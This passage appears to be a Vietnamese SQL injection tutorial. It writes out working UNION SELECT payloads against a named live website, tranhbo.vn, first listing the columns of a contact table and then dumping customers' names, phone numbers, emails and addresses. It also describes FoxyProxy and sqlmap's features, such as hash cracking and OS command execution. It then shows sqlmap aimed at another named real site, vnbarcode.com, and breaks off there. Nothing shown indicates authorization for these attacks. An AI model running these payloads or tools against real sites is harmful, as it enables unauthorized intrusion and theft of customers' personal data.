



Kết quả: baiviet,banggia,chatbay,chude,gammau,ketnoi,kichthuoc,kieucach,lienhe,myart,myframe,sanpham,tenphong

Khai thác thông tin từ tên bản vừa nhận được (Chuyển tên bản sang mã hex và thêm 0x phía trước)

http://tranhbo.vn/tranhtheophong.php?tp=-2 UNION SELECT 1,2,3,4,5,group\_concat(column\_name),7,8,9,10,11,12,13,14,15,16,17 from information\_schema.columns where table\_name=0x6c69656e6865-- -

Ta nhận được các trường của bảng: id,tencuaban,sodienthoai,email,diachi,tentranh,maso,kichthuoc,anh,noidung






Tiến hành lấy dữ liệu từ bảng lienhe:

http://tranhbo.vn/tranhtheophong.php?tp=-2 UNION SELECT 1,2,3,4,5,group\_concat(id,0x7c,tencuaban,0x7c,sodienthoai,0x7c,email,0x7c,diachi,0x7c,tentranh,0x7c,maso,0x7c,kichthuoc,0x7c,anh,0x7c,noidung),7,8,9,10,11,12,13,14,15,16,17 from lienhe-- -

Ta dùng 0x7c để tạo ngăn cách giữa các trường dữ liệu

Sau khi thực hiện truy vấn, ta nhận được dữ liệu từ bảng lienhe




**Foxy Proxy**

FoxyProxy là một tiện ích mở rộng Firefox tự động chuyển đổi kết nối internet qua một hoặc nhiều máy chủ proxy dựa trên các mẫu URL. Nói một cách đơn giản, FoxyProxy tự động hóa quy trình thủ công chỉnh sửa hộp thoại Cài đặt kết nối của Firefox. Chuyển đổi máy chủ proxy xảy ra dựa trên URL tải và quy tắc chuyển đổi bạn xác định.

- Ghi nhật ký nâng cao cho bạn thấy proxy nào đã được sử dụng và khi nào

- (tùy chọn) Tự động đồng bộ hóa tất cả các cài đặt proxy của bạn với các phiên bản Firefox khác khi bạn sử dụng Firefox Sync. Nhập / Xuất cài đặt vào tệp khi không sử dụng Firefox Sync. Nhập / Xuất các mẫu để chia sẻ với người khác.

**Cấu hình theo mặc định cho Burp suite trên Foxy Proxy**

****

**SQLMAP**

Sqlmap là một công cụ kiểm tra thâm nhập mã nguồn mở, tự động hóa quá trình phát hiện và khai thác lỗ hổng SQL SQL và tiếp quản các máy chủ cơ sở dữ liệu. Nó đi kèm với một công cụ phát hiện mạnh mẽ, nhiều tính năng thích hợp cho trình kiểm tra thâm nhập cuối cùng và một loạt các công tắc kéo dài từ dấu vân tay cơ sở dữ liệu, tìm nạp dữ liệu từ cơ sở dữ liệu, để truy cập hệ thống tệp cơ bản và thực thi các lệnh trên hệ điều hành thông qua kết nối băng tần.


Tính năng:

* Hỗ trợ đầy đủ cho MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB và H2 hệ thống quản lý cơ sở dữ liệu.
* Hỗ trợ đầy đủ cho sáu kỹ thuật SQL injection: boolean dựa trên mù, mù theo thời gian, lỗi dựa trên, UNION truy vấn dựa trên các truy vấn xếp chồng lên nhau và out-of-band .
* Hỗ trợ kết nối trực tiếp đến cơ sở dữ liệu mà không đi qua một SQL injection, bằng cách cung cấp DBMS thông tin, địa chỉ IP, cổng và tên cơ sở dữ liệu.
* Hỗ trợ liệt kê người dùng, băm mật khẩu, đặc quyền, vai trò, cơ sở dữ liệu, bảng và các cột .
* Tự động nhận dạng hash mật khẩu và hỗ trợ cho nứt chúng bằng một cuộc tấn công dựa trên từ điển .
* Hỗ trợ để đổ bảng cơ sở dữ liệu hoàn toàn, một loạt các mục hoặc các cột cụ thể theo sự lựa chọn của người dùng. Người dùng cũng có thể chọn để đổ chỉ một loạt các nhân vật trong entry của mỗi cột.
* Hỗ trợ để tìm kiếm tên cơ sở dữ liệu cụ thể, bảng cụ thể trên tất cả các cơ sở dữ liệu hoặc cột cụ thể trên bảng tất cả các cơ sở dữ liệu . Đây là hữu ích, ví dụ, để xác định các bảng có chứa thông tin ứng dụng tùy chỉnh nơi tên cột có liên quan chứa chuỗi như tên và pass.
* Hỗ trợ tải về và tải lên bất kỳ tập tin từ máy chủ cơ sở dữ liệu cơ bản hệ thống tập tin khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server.
* Hỗ trợ thực hiện các lệnh tùy ý và lấy đầu ra tiêu chuẩn của họ trên máy chủ cơ sở dữ liệu cơ bản hệ điều hành khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server.


**Thực nghiệm sqlmap với địa chỉ vnbarcode.com/?php=product\_detail&id=316**

Để xác định lỗi sql injection ta thêm kí tự đặc biệt và phía sau url (‘).


Lúc này ta thấy trang web thông báo lỗi, chứng tỏ trang web này chứa lỗ hổng sql injection.



Trên terminal ta thực hiện lệnh sqlmap -u "vnbarcode.com/?php=product\_detail&id=316" để xác định thành phần back-end của trang web



